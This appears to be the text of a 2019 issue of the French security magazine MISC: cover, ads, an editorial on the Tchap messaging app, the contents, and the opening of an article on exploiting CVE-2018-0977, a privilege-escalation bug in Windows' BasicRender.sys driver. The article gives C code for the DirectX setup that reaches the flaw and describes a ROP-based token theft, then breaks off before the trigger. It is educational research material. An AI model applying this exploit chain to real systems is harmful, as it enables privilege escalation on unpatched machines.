



MISC

**LE MAGAZINE DE LA CYBERSÉCURITÉ
OFFENSIVE ET DÉFENSIVE**

N° 104
JUILLET / AOÛT 2019

France MÉTRO : 9,90 € – BELUX : 10,90 €
CH : 15,80 CHF – MAR : 110 MAD – TUN : 23 TND
DOM/S : 10,90 € – CAN : 16,50 \$CAD

L 19018 - 104 - F: 9,90 € - RD



SYSTÈME :
RÉSEAUX SOCIAUX / OSINT

Découvrez les outils de recueil
et d'analyse des informations
sur les réseaux sociaux

RÉSEAU :
SDR / DÉCODAGE

Analyse et interception
de flux des téléphones
satellites Iridium

ORGANISATION :
NORMES / ISO 27001

La gestion des incidents
de sécurité selon la
norme ISO 27035

DOSSIER

MASQUEZ VOS ATTAQUES POUR BIEN RÉUSSIR VOS MISSIONS RED TEAM

- 1 - De la reconnaissance à la post-exploitation :
comment rester furtif**
- 2 - Techniques pour déjouer les mécanismes de
sécurité de PowerShell**
- 3 - Scripts malveillants sur Windows 10 :
fonctionnement et
contournements
d'AMSI**



EXPLOIT CORNER

Élévation de privilèges
Windows avec CVE 2018-0977

PENTEST CORNER

Détecter des vulnérabilités
exploitables avec Fuddly

IOT CORNER

Prise de contrôle à
distance d'un drone

COnnected DEvices EXploitation

Formations de hacking hardware et software
des objets connectés

FORMATIONS EN ANGLAIS



Formations dispensées par
Damien Cauquil (@virtualabs)

CODEX01

4 JOURS

- S'interfacer et communiquer avec un objet connecté
- Déterminer la surface d'attaque d'un objet connecté
- Extraire les micro-logiciels de différentes façons
- Analyser les micro-logiciels
- Identifier des vulnérabilités dans un micro-logiciel et les exploiter
- Conserver un accès résistant aux mises à jour de l'objet compromis

CODEX02

AVANCÉ
5 JOURS

- Contourner les protections contre l'extraction de micro-logiciel
- Obtenir un accès privilégié au système d'un objet connecté
- Analyser un micro-logiciel d'un système ne reposant pas sur un système d'exploitation
- Identifier et exploiter des vulnérabilités applicatives sur architecture ARM
- Réaliser des attaques par canaux auxiliaires afin de contourner des restrictions
- Identifier, analyser et exploiter de multiples protocoles de communications



**Kit de démarrage complet
offert** avec
les formations CODEX



MISC

EN NUMÉRIQUE ?

BIENVENUE SUR CONNECT !



LA PLATE-FORME DE
LECTURE EN LIGNE
DES ÉDITIONS DIAMOND

Identifiez
vous

S'inscrire

Votre recherche



LINUX
MAGAZINE FRANCE

MISC

LINUX
PRATIQUE

HACKABLE
MAGAZINE

A PROPOS

ABONNEZ-VOUS

Accueil » MISC

BIENVENUE SUR LA PLATEFORME DE DOCUMENTATION NUMÉRIQUE DE MISC !

DOSSIER :
**MASQUEZ VOS ATTAQUES
POUR BIEN RÉUSSIR VOS
MISSIONS RED TEAM**



MISC n° 104

INTRODUCTION AU DOSSIER : MASQUEZ VOS ATTAQUES POUR BIEN RÉUSSIR VOS MISSIONS RED TEAM

Il y a quatre ans déjà sortait le hors-série n°12, dédié aux tests d'intrusion avec de nombreux articles touchant à l'approche « Red Team ». Pour rappel, l'objectif de ce type de mission est de se mettre dans la peau d'un attaquant cherchant à s'introduire, par tous les moyens nécessaires, dans le système d'information de la cible.

[Lire l'extrait](#)

LES ARTICLES DE MISC N°104 - JUILLET/AOÛT 2019

Édito

MISC n° 104 | juillet 2019 | Cédric Foil

Après s'être régalé des premières asperges généreusement arrosées de muscat alsacien, l'esthète de la sécurité a pu savourer les...

[Lire l'extrait](#)

Exploitation du CVE-2018-0977 dans le noyau Windows

MISC n° 104 | juillet 2019 | Francisco Falcon

En mars 2018, Microsoft a publié une mise à jour pour corriger une vulnérabilité d'élévation de privilèges dans BasicRender.sys, un pilote...

[Lire l'extrait](#)

Fuddly : évaluation de la robustesse d'une cible

MISC n° 104 | juillet 2019 | Éric Lacombe

Après avoir introduit Fuddly [1] au travers de la modélisation d'un protocole dans le précédent article [2], nous poursuivons par là...

[Lire l'extrait](#)

Dis, c'est quoi là haut dans le ciel ? - C'est un Linux, mon petit

MISC n° 104 | juillet 2019 | Valérie Viet Triem Tong - Benoit Fournier - Guillaume Fournier - Leopold Oualry - Pascal Cotret - Gilles Guette

Les drones sont de plus en plus présents dans notre quotidien, passant du gadget technologique à l'outil de travail. Ils font désormais partie...

[Lire l'extrait](#)

Introduction au dossier : Masquez vos attaques pour bien réussir vos missions Red Team

MISC n° 104 | juillet 2019 | Emilien (gapz) Gaspar

Il y a quatre ans déjà sortait le hors-série n°12, dédié aux tests d'intrusion avec de nombreux articles touchant à l'approche « Red... »

[Lire l'extrait](#)

Furtivité des opérations Red Team ou comment suivre une Kill Chain sans se faire voir

MISC n° 104 | juillet 2019 | Charles Ibrahim

Quels que soient le périmètre ou les cibles d'une opération Red Team, la furtivité est, sinon indispensable, au moins très souhaitable. Tout...

[Lire l'extrait](#)

RECHERCHER

UN ARTICLE MISC

Votre recherche



ACCÈS PAR NUMÉRO

NUMÉROS STANDARDS

104 103 102 101 100 099 098 097
096 095 094 093 092 091 090 089
088 087 086 085 084 083 082 081
>>

NUMÉROS HORS SÉRIE

019 018 017 016 015 014 013 012
011 010 009 008 007 006 005 004
003 002 001


PAR DOMAINE

Brèves Bureautique Code Droit
Électronique Embarqué Graphisme Hacks
Humour et Critique IA Mobilité Réseau
Sécurité Société Système Témoignage
Tests et prise en main Web

FACILITEZ-VOUS LA VEILLE TECHNO ET L'ACCÈS À LA DOCUMENTATION !

À découvrir sur :

connect.ed-diamond.com



Pour vous abonner :

www.ed-diamond.com

Pour un devis personnalisé ou pour en savoir plus :

Tél. : +33 (0)3 67 10 00 20 • E-mail : cial@ed-diamond.com

10, Place de la Cathédrale
68000 Colmar, France
Tél. : 03 67 10 00 20 - Fax : 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : <https://www.miscmag.com> - <https://www.ed-diamond.com>
Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Cédric Foll
Rédacteur en chef adjoint : Émilien Gaspar
Secrétaire de rédaction : Aline Hof
Responsable service infographie : Kathrin Scali
Réalisation graphique : Thomas Pichon
Responsable publicité :
Valérie Frechard - Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Illustrations : <http://www.fotolia.com>
Impression : pva, Druck und Medien-Dienstleistungen GmbH,
Landau, Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort : Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
Service des ventes : Abonmarque : 09 53 15 21 77
IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : 0224K81190
Périodicité : Bimestrielle
Prix de vente : 9,90 Euros



Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate. MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans MISC est interdite sans accord écrit de la société Les Éditions Diamond. Sauf accord particulier, les manuscrits, photos et dessins adressés à MISC, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.

<https://www.miscmag.com>

RETROUVEZ-NOUS SUR :



@miscredac



@MISCleMag

p.13

DÉCOUVREZ TOUS NOS
ABONNEMENTS PAPIER !

ENCART CONNECT ENCARTÉ DANS LA COUVERTURE



<https://www.ed-diamond.com>

OFFRES D'ABONNEMENTS | ANCIENS NUMÉROS | HORS-SÉRIES | ACCÈS CONNECT

ÉDITO

Après s'être régalé des premières asperges généreusement arrosées de muscat alsacien, l'esthète de la sécurité a pu savourer les débats enflammés accompagnant la sortie de Tchapp, la messagerie instantanée de l'État. Passée l'agitation probablement accrue par un printemps pluvieux, il n'est pas inintéressant de revenir brièvement sur cet événement.

Tout d'abord, il convient de s'interroger sur la pertinence, voire au regard de certains commentateurs, la légitimité de l'État de mettre à disposition un système de messagerie instantanée pour ses agents. Partant du constat de l'engouement pour ce mode de communication, il semble plutôt opportun de proposer un tel service à ses agents si l'on souhaite éviter l'explosion du Shadow IT et les problèmes de sécurité associés. En premier lieu, l'usage de dispositifs de communication grand public pose le problème de la gestion des identités. Il est par exemple impossible lorsque l'on s'adresse à « Cédric Foll » sur un dispositif grand public de savoir s'il ne s'agit pas d'un compte créé par un tiers souhaitant usurper mon identité. Cette situation ne doit évidemment pas pouvoir exister dans un environnement professionnel s'appuyant sur des processus formalisés par les ressources humaines pour la gestion des identités. Le second problème est le niveau de confiance tout relatif pouvant être exigé de systèmes gratuits sans accord contractuel.

Aussi, pour une DSI, il semble tout à fait légitime de chercher à fournir ce service au même titre que la messagerie électronique. Cela pourrait sembler aussi naturel que la gestion des e-mails, mais si la plupart des fournisseurs de messagerie électronique libres ou propriétaires proposent une messagerie instantanée, elles sont généralement plus limitées fonctionnellement que celles grand public. De plus, XMPP n'ayant jamais connu le succès de SMTP, elles sont incapables de communiquer avec un système concurrent. Magie de l'industrie logicielle qui n'a pas adopté un standard ouvert, il est aujourd'hui nécessaire de jongler entre une dizaine de clients sur son smartphone pour échanger avec ses différents interlocuteurs. Comble de la fragmentation, Facebook propose aujourd'hui trois clients distincts incapables d'échanger entre eux.

La DINSIC [1] s'est donc engagée dans la conception d'un système basé sur le protocole Matrix en s'appuyant sur des briques de logiciels libres afin de proposer un système utilisable entre les administrations. Certains choix d'implémentation peuvent paraître étonnants comme la possibilité de déchiffrer les pièces jointes [2] au niveau des serveurs afin qu'elles puissent être analysées par un antivirus centralisé. Mais si ce choix peut paraître discutable, il est documenté et c'est bien aux maîtrises d'ouvrage d'arbitrer les risques.

Annoncé début 2018, le système est officiellement publié en version bêta mi-avril et accessible pour tous les agents disposant d'une adresse e-mail d'un sous-domaine de gouv.fr. Malheureusement, dès le lendemain de l'annonce, une faille de sécurité exploitant un bug dans le parsing des adresses e-mail est publiée permettant de créer un compte sur le système, d'interagir avec les usagers légitimes et d'accéder aux salons de discussion publics. Ces révélations ont déchainé les trolls se gaussant de l'incapacité de l'État à fournir une solution fiable et affirmant qu'il était bien plus sûr d'utiliser un système gratuit grand public... Ce qui rétrospectivement peut faire sourire quand une faille dans WhatsApp permettant l'injection de code arbitraire était découverte quelques semaines plus tard après avoir été utilisée contre des activistes [3].

D'ailleurs, pouvoir interagir avec des agents de l'État, comme il est déjà possible de le faire par e-mail, ou accéder aux données des salons publics visibles par un bon million de personnes ne devrait pas inquiéter outre mesure les ministères utilisant le logiciel. Les conséquences ont plutôt été au niveau de l'image de marque et ont certainement causé quelques nuits blanches aux équipes de communication de la DINSIC qui ont eu à gérer le bad buzz, ce qu'ils ont d'ailleurs plutôt bien fait.

Cédric FOLL / cedric@miscmag.com / @follc

[1] <https://www.numerique.gouv.fr/dinsic/>

[2] <https://www.tchap.gouv.fr/faq/>

[3] <https://korii.slate.fr/tech/mettez-jour-whatsapp-vite-pegasus-nso-group-faille-spyware>

SOMMAIRE

MISC N°104

EXPLOIT CORNER

06 EXPLOITATION DU CVE-2018-0977 DANS LE NOYAU WINDOWS

En mars 2018, Microsoft a publié une mise à jour pour corriger une vulnérabilité d'élévation de privilèges dans BasicRender.sys, un pilote en mode noyau de Windows....

PENTEST CORNER

15 FUDDLY : ÉVALUATION DE LA ROBUSTESSE D'UNE CIBLE

Après avoir introduit Fuddly au travers de la modélisation d'un protocole dans le précédent article, nous poursuivons par la pratique....

IoT CORNER

20 DIS, C'EST QUOI LÀ HAUT DANS LE CIEL ? - C'EST UN LINUX, MON PETIT

Les drones sont de plus en plus présents dans notre quotidien, passant du gadget technologique à l'outil de travail...

13 ABONNEMENTS PAPIER

SYSTÈME

48 MODSECURITY : MISE EN PLACE D'UN WAF ET CONFIGURATIONS AVANCÉES

Les sites web subissent des attaques permanentes, de par l'évolution des technologies, il devient complexe de s'assurer que l'ensemble du périmètre hébergé soit à jour et exempt de failles de sécurité...

58 MÉTHODOLOGIE D'OSINT ORIENTÉE RÉSEAUX SOCIAUX

Cet article est un condensé de méthodologies utilisables pour faire de l'OSINT (Open Source INTelligence) orienté sur les informations que l'on peut trouver sur les réseaux sociaux...

RÉSEAU

66 ANALYSE ET INTERCEPTION DE FLUX DES TÉLÉPHONES PAR SATELLITE IRIDIUM

À l'aube de la révolution de la 5G, les réseaux historiques restent ancrés dans notre paysage...

ORGANISATION & JURIDIQUE

74 LA GESTION DES INCIDENTS DE SÉCURITÉ : UN CADRE DE GOUVERNANCE GLOBALE

Une chaîne d'alerte doit s'articuler de façon à ce que le traitement d'un incident de sécurité puisse être effectué efficacement et être signalé simplement et rapidement aux autorités compétentes, y compris dans son aspect de traçabilité...

24 DOSSIER



MASQUEZ VOS ATTAQUES POUR BIEN RÉUSSIR VOS MISSIONS RED TEAM

25 Furtivité des opérations Red Team ou comment suivre une Kill Chain sans se faire voir

32 Évolution de la sécurité de PowerShell et techniques de contournement

40 AMSI : fonctionnement et contournements

ACTUELLEMENT DISPONIBLE

GNU/LINUX MAGAZINE N°228



SIMULEZ UN ORDINATEUR QUANTIQUE

NE LE MANQUEZ PAS
CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :
<https://www.ed-diamond.com>



EXPLOITATION DU CVE-2018-0977 DANS LE NOYAU WINDOWS

Francisco FALCON – ffalcon@quarkslab.com

Reverse engineer à Quarkslab

En mars 2018, Microsoft a publié une mise à jour pour corriger une vulnérabilité d'élévation de privilèges dans BasicRender.sys, un pilote en mode noyau de Windows. Cette vulnérabilité peut être déclenchée en utilisant l'API DirectX. Dans cet article, nous parlerons des notions de base de DirectX, puis des détails de la vulnérabilité, et enfin nous détaillerons de l'exploitation de cette faille.

mots-clés : EXPLOIT / NOYAU WINDOWS / ESCALADE DE PRIVILÈGES / DIRECTX

La vulnérabilité CVE-2018-0977 affecte le composant graphique bien connu de Windows 10 1709 (*Fall Creators Update*), DirectX 12. Il s'agit d'une vulnérabilité de type *untrusted pointer dereference*. Dans cet article, nous montrons comment l'exploiter. Nous détaillons la démarche suivie propre à l'analyse d'une vulnérabilité. Tout d'abord, nous présentons le contexte minimal nécessaire pour exécuter le code vulnérable, c'est-à-dire une fonction de l'API DirectX bas niveau ici. Ensuite, nous montrons comment déclencher le bug, puis analyser le crash. Ces deux étapes nous donnent la compréhension de l'environnement d'exécution lors du bug, nous prenons alors le contrôle de RIP. Enfin, nous volons un token en utilisant une chaîne ROP avant de revenir dans notre processus avec ses nouveaux privilèges.

Le diable se cachant dans les détails, explorons-les !

1. INTRODUCTION À DIRECTX

Microsoft DirectX est un ensemble d'API qui permet de réaliser des actions multimédias, présentes particulièrement dans les jeux et la vidéo. À l'origine, il y avait plusieurs API appelées Direct3D, DirectDraw, DirectMusic, DirectPlay, DirectSound. Le terme DirectX regroupe l'ensemble de ces API.

DirectX est organisé en couches. Certains composants sont implémentés en mode utilisateur (*user mode*) comme **d2d1.dll** (Microsoft D2D Library), **d3d11.dll** (Direct3D 11 Runtime) et **d3d10warp.dll**

(Direct3D Rasterizer). D'autres sont exécutés en mode noyau comme **dxgkrnl.sys** (DirectX Graphics Kernel), **dxgmms1.sys** et **dxgmms2.sys** (DirectX Graphics MMS). Normalement, un développeur utilise les API DirectX haut niveau, celles qui sont offertes par des fichiers d'en-tête comme **d3d11.h** [1]. Néanmoins, il existe aussi une API bas niveau, qui est exposée par le fichier **d3dkmthk.h** [2]. On n'utilisera ici que les fonctions de l'API bas niveau, qui sont des encapsulations vers les appels du sous-système de fenêtrage **Win32k**.

1.1 Windows Display Driver Model (WDDM)

Depuis Windows Vista, le *Windows Display Driver Model* (WDDM) est l'interface pour développer des drivers graphiques. Un fabricant de cartes graphiques doit fournir deux composants : un pilote d'affichage en mode utilisateur et un

pilote noyau spécifique à la carte (le *display miniport driver*). Le pilote en mode utilisateur est une bibliothèque dynamique (DLL) chargée par le Direct3D Runtime. Le *display miniport driver* communique lui avec le sous-système noyau DirectX Graphics Kernel.

À noter que l'ancienne interface XDDM et les drivers VGA ne fonctionnent plus à partir de Windows 8. Par conséquent, lorsqu'un périphérique graphique n'est pas fourni avec un driver certifié WDDM 1.2 ou plus récent, le système va charger deux drivers génériques, qui replacent l'ancien driver VGA et qui sont compatibles avec l'API DirectX : le Microsoft Basic Display Driver (**BasicDisplay.sys**), de type *display-only*, et le Microsoft Basic Render Driver (**BasicRender.sys**), de type *render-only*. Nous nous sommes intéressés à ce dernier driver noyau, qui est présent sur tous les systèmes Windows et qui fait office de carte graphique logiciel. Il peut être identifié à l'aide de son VendorID (**0x1414**) et son DeviceID (**0x8c**).

1.2 BasicRender.sys

En tant que driver de type *render-only*, **BasicRender.sys** est responsable des objets DirectX comme les objets Périphériques, Contextes, Allocations et Commandes (*Devices, Contexts, Allocations, Commands*). Ainsi, il peut être facilement appelé via les API bas niveau de DirectX comme **D3DKMTCreateDevice()**, **D3DKMTCreateContext()**, **D3DKMTCreateAllocation()** et **D3DKMTSubmitCommand()**.

1.3 Préparation du contexte DirectX

1.3.1 Résumé

Afin d'interagir avec le driver **BasicRender.sys**, il est indispensable de configurer convenablement le contexte DirectX. Nous présentons d'abord une description générale de l'initialisation de DirectX puis nous continuons par des exemples de code.

Dans le monde de DirectX, une carte graphique est appelée un adaptateur (*adapter*). Les adaptateurs peuvent être énumérés et ouverts en obtenant des handles (de type **D3DKMT_HANDLE**, qui est le type générique des handles DirectX). Après avoir obtenu un handle sur un adaptateur, il est possible de créer un *device* attaché à celui-ci. Le *device* n'est en réalité qu'une abstraction de l'adaptateur. On reçoit ensuite le handle du *device*, par lequel la plupart des opérations restantes seront faites.

À partir d'un *device*, il est possible de créer des *contexts*. Un *context* peut être créé avec ou sans support des adresses virtuelles de la carte graphique. Dans le cadre de l'exploit décrit ici, il est nécessaire de créer un *context* qui prend en charge ces adresses virtuelles GPU, car c'est le seul type de *context* qui autorise la réception des buffers de **Command** ; ces dernières permettront ensuite de déclencher la vulnérabilité analysée dans cet article.

Après cela, il est nécessaire de créer une allocation dans le *device*. Enfin, une dernière étape d'initialisation doit être effectuée : il faut envoyer des données dans un format propriétaire au pilote d'affichage noyau à l'aide de l'API **D3DKMTEscape()**.

Une fois ces étapes effectuées, le runtime DirectX est dans un état permettant l'envoi des buffers de **Command** au pilote d'affichage noyau. Il devient donc possible de créer un objet **Command** avec une structure particulière permettant de déclencher la vulnérabilité de type *untrusted pointer dereference* dans le driver **BasicRender.sys**.

1.3.2 Énumération des adaptateurs

Il est possible d'énumérer les adaptateurs disponibles dans le système en appelant l'API **D3DKMTEnumAdapters()**. Ces adaptateurs sont énumérés dans le même ordre que les périphériques physiques.

```
D3DKMT_HANDLE get_adapter_handle(ULONG adapter_index) {
    D3DKMT_ENUMADAPTERS adapters;

    memset(&adapters, 0, sizeof(adapters));
    D3DKMTEnumAdapters(&adapters);
    printf("Adapters count: %d\n", adapters.
    NumAdapters);
    return adapters.Adapters[adapter_index].hAdapter;
}
```

Sur une machine ne possédant qu'une carte graphique, le second adaptateur renvoyé par l'appel à **D3DKMTEnumAdapters()** correspond au **BasicRender**, qui est l'adaptateur logiciel que nous avons évoqué plus haut. Ce dernier adaptateur est celui qui contient la vulnérabilité qui nous intéresse.

1.3.3 Création du device

Ayant obtenu un **D3DKMT_HANDLE** sur l'adaptateur vulnérable BasicRender, nous allons créer un objet *device* attaché à ce dernier. Pour cela, il faut appeler

la fonction **D3DKMTCreateDevice()**, et donner en argument le handle de notre adaptateur cible à travers une structure de type **D3DKMT_CREATEDevice** :

```
NTSTATUS create_device(D3DKMT_HANDLE hAdapter,
D3DKMT_CREATEDevice *device) {

    memset(device, 0, sizeof(D3DKMT_CREATEDevice));
    device->hAdapter = hAdapter;
    return D3DKMTCreateDevice(device);
}
```

Après un appel réussi, la fonction **D3DKMTCreateDevice()** remplit la structure **D3DKMT_CREATEDevice** donnée en argument en lui assignant notamment le handle du *device* créé.

1.3.4 Création du contexte

Une fois le handle sur notre *device* obtenu, il est nécessaire de lui associer un *context*.

Comme mentionné précédemment, il y a deux types de *contexts* : ceux qui supportent l'adressage virtuel GPU et ceux qui ne le supportent pas.

Le code où se trouve la vulnérabilité affectant le drive **BasicRender.sys** peut être atteint en appelant la fonction **D3DKMTSubmitCommand()**, dont la documentation mentionne « *D3DKMTSubmitCommand is used to submit command buffers on contexts that support graphics processing unit (GPU) virtual addressing* » [3]. Ainsi, il est obligatoire pour nous de créer un *context* en appelant **D3DKMTCreateContextVirtual()**.

```
NTSTATUS create_context(D3DKMT_HANDLE hDevice, D3DKMT_
CREATECONTEXTVIRTUAL *createContext) {
    char *buf_context;

    buf_context = (char *)malloc(0x50);
    // le contenu du buffer n'est pas important
    memset(buf_context, 0x43, 0x50);

    memset(createContext, 0, sizeof(D3DKMT_
CREATECONTEXTVIRTUAL));
    createContext->hDevice = hDevice;
    createContext->NodeOrdinal = 0;
    createContext->pPrivateDriverData = buf_context;
    createContext->PrivateDriverDataSize = 0x50;
    createContext->ClientHint = D3DKMT_CLIENTHINT_CDD;
    createContext->Flags.Value = 0x6; // InitialData
    DisableGpuTimeout
    return D3DKMTCreateContextVirtual(createContext);
}
```

Lors d'un appel à **D3DKMTCreateContextVirtual()**, le membre **ClientHint** de la structure **D3DKMT_CREATECONTEXTVIRTUAL** passé en argument doit en théorie fournir un indice au moteur DirectX pour lui indiquer le niveau de l'API qui sera utilisé. Pour déclencher la vulnérabilité, ce membre (dont le type est **D3DKMT_CLIENTHINT**) doit avoir la valeur **D3DKMT_CLIENTHINT_CDD**, qui est référencée comme étant *internal* dans le fichier d'en-tête **d3dkmthk.h** :

```
typedef enum _D3DKMT_CLIENTHINT
{
    D3DKMT_CLIENTHINT_UNKNOWN = 0,
    D3DKMT_CLIENTHINT_OPENGL = 1,
    D3DKMT_CLIENTHINT_CDD = 2, // Internal
    D3DKMT_CLIENTHINT_DX7 = 7,
    D3DKMT_CLIENTHINT_DX8 = 8,
    D3DKMT_CLIENTHINT_DX9 = 9,
    D3DKMT_CLIENTHINT_DX10 = 10,
} D3DKMT_CLIENTHINT;
```

1.3.5 Création d'un objet allocation

Afin de créer un objet de type *allocation* rattaché à un *device*, nous devons appeler la fonction **D3DKMTCreateAllocation**. Cette dernière prend un pointeur sur une structure de type **D3DKMT_CREATEALLOCATION** en argument. Cette structure possède un champ **pAllocationInfo** qui est un pointeur vers une structure de type **D3DDDI_ALLOCATIONINFO**. Le contenu du champ **D3DDDI_ALLOCATIONINFO.pPrivateDriverData** est, comme son nom le laisse supposer, spécifique à chaque driver. Dans notre cas (**BasicRender.sys**), nous avons fait du reverse engineering afin de trouver les bonnes valeurs à mettre dans notre buffer. Le résultat est montré dans l'exemple qui suit :

```
NTSTATUS create_allocation(D3DKMT_HANDLE hDevice,
D3DKMT_CREATEALLOCATION *d3dalloc) {
    D3DDDI_ALLOCATIONINFO DdiAllocInfo;
    char *buffer;

    buffer = (char *)malloc(0x60);
    /* Contents of DdiAllocInfo.pPrivateDriverData are
display miniport driver-specific. */
    memset(buffer, 0x41, 0x60);
    *(DWORD *)buffer = 0x1;
    *((DWORD *)buffer + 2) = 0x1;
    *((DWORD *)buffer + 3) = 0x1;
    *((DWORD *)buffer + 0x16) = 0xFFFF;

    memset(&DdiAllocInfo, 0, sizeof(DdiAllocInfo));
    DdiAllocInfo.pPrivateDriverData = buffer;
```

```

DdiAllocInfo.PrivateDriverDataSize = 0x60;

memset(d3dalloc, 0, sizeof(D3DKMT_
CREATEALLOCATION));
d3dalloc->hDevice = hDevice;
d3dalloc->PrivateDriverDataSize = 0x00;
d3dalloc->NumAllocations = 1;
d3dalloc->pAllocationInfo = &DdiAllocInfo;
return D3DKMTCreateAllocation(d3dalloc);
}

```

```

escape.pPrivateDriverData = escapedata;
escape.PrivateDriverDataSize = 0x30;
escape.Type = D3DKMT_ESCAPE_DRIVERPRIVATE;
return D3DKMTEscape(&escape);
}

char *escapedata = prepare_escape_data(0x7, 0x30);
escape(device.hAdapter, device.hDevice,
createContext.hContext, escapedata, 0x30);

```

1.3.6 Dernière étape d'initialisation

La fonction **D3DKMTEscape()** permet d'échanger des informations directement avec le pilote d'affichage noyau. Le format des données est spécifique à chaque driver, c'est pour cela que nous avons fait du reverse engineering de la fonction **BasicRender!WARPKMESCAPE** afin de trouver les bonnes valeurs à mettre dans notre buffer. Le code source suivant montre comment il est possible de faire l'initialisation finale du pilote BasicRender, en allouant un buffer DMA qui sera attaché à notre objet **Context**. Il s'agit de la dernière initialisation avant d'être capable d'appeler la fonction provoquant la vulnérabilité.

```

char *prepare_escape_data(DWORD opcode, UINT
datasize) {
    LPVOID page;
    char *escapedata;

    page = VirtualAlloc(NULL, 0x1000, MEM_RESERVE |
MEM_COMMIT, PAGE_READWRITE);

    escapedata = (char *)malloc(datasize);
    memset(escapedata, 0x99, datasize);
    *(DWORD *)escapedata = opcode;
    *((DWORD *)escapedata + 0x18 / sizeof(DWORD)) =
0x1000;
    *((DWORD_PTR *)escapedata + 0x10 / sizeof(DWORD_
PTR)) = (DWORD_PTR)page;
    return escapedata;
}

NTSTATUS escape(D3DKMT_HANDLE hAdapter,
D3DKMT_HANDLE hDevice,
D3DKMT_HANDLE hContext,
char *escapedata,
UINT datasize) {
    D3DKMT_ESCAPE escape;

    memset(&escape, 0, sizeof(escape));
    escape.hAdapter = hAdapter;
    escape.hDevice = hDevice;
    escape.hContext = hContext;
}

```

2. DÉCLENCHEMENT DE LA VULNÉRABILITÉ

L'initialisation de DirectX étant faite, il sera ensuite possible d'appeler l'API **D3DKMTSubmitCommand()**, qui déclenche la vulnérabilité dans **BasicRender.sys**. Cette fonction est utilisée pour envoyer des buffers de **Command** dans les **Contexts** supportant les adresses virtuelles GPU.

Nous nous intéressons au membre **Commands** de la structure **D3DKMT_SUBMITCOMMAND** passée en argument, pour déclencher la vulnérabilité. Ce membre est décrit dans la documentation comme « *The GPU virtual address for the commands being submitted to the context for execution* » [4].

En effet, la vulnérabilité est la suivante : la valeur du membre **Commands**, que nous contrôlons via l'appel à **D3DKMTSubmitCommand()**, est interprétée comme un pointeur par le driver **BasicRender.sys**. Ce driver déréférence sans vérification deux fois le pointeur fourni avant d'en appeler la fonction pointée.

Dans l'extrait de code suivant, le champ **Commands** a la valeur **0x0c0c0c0c**, ce qui fait planter le driver **BasicRender.sys** lorsqu'il essaie d'accéder à cette adresse.

```

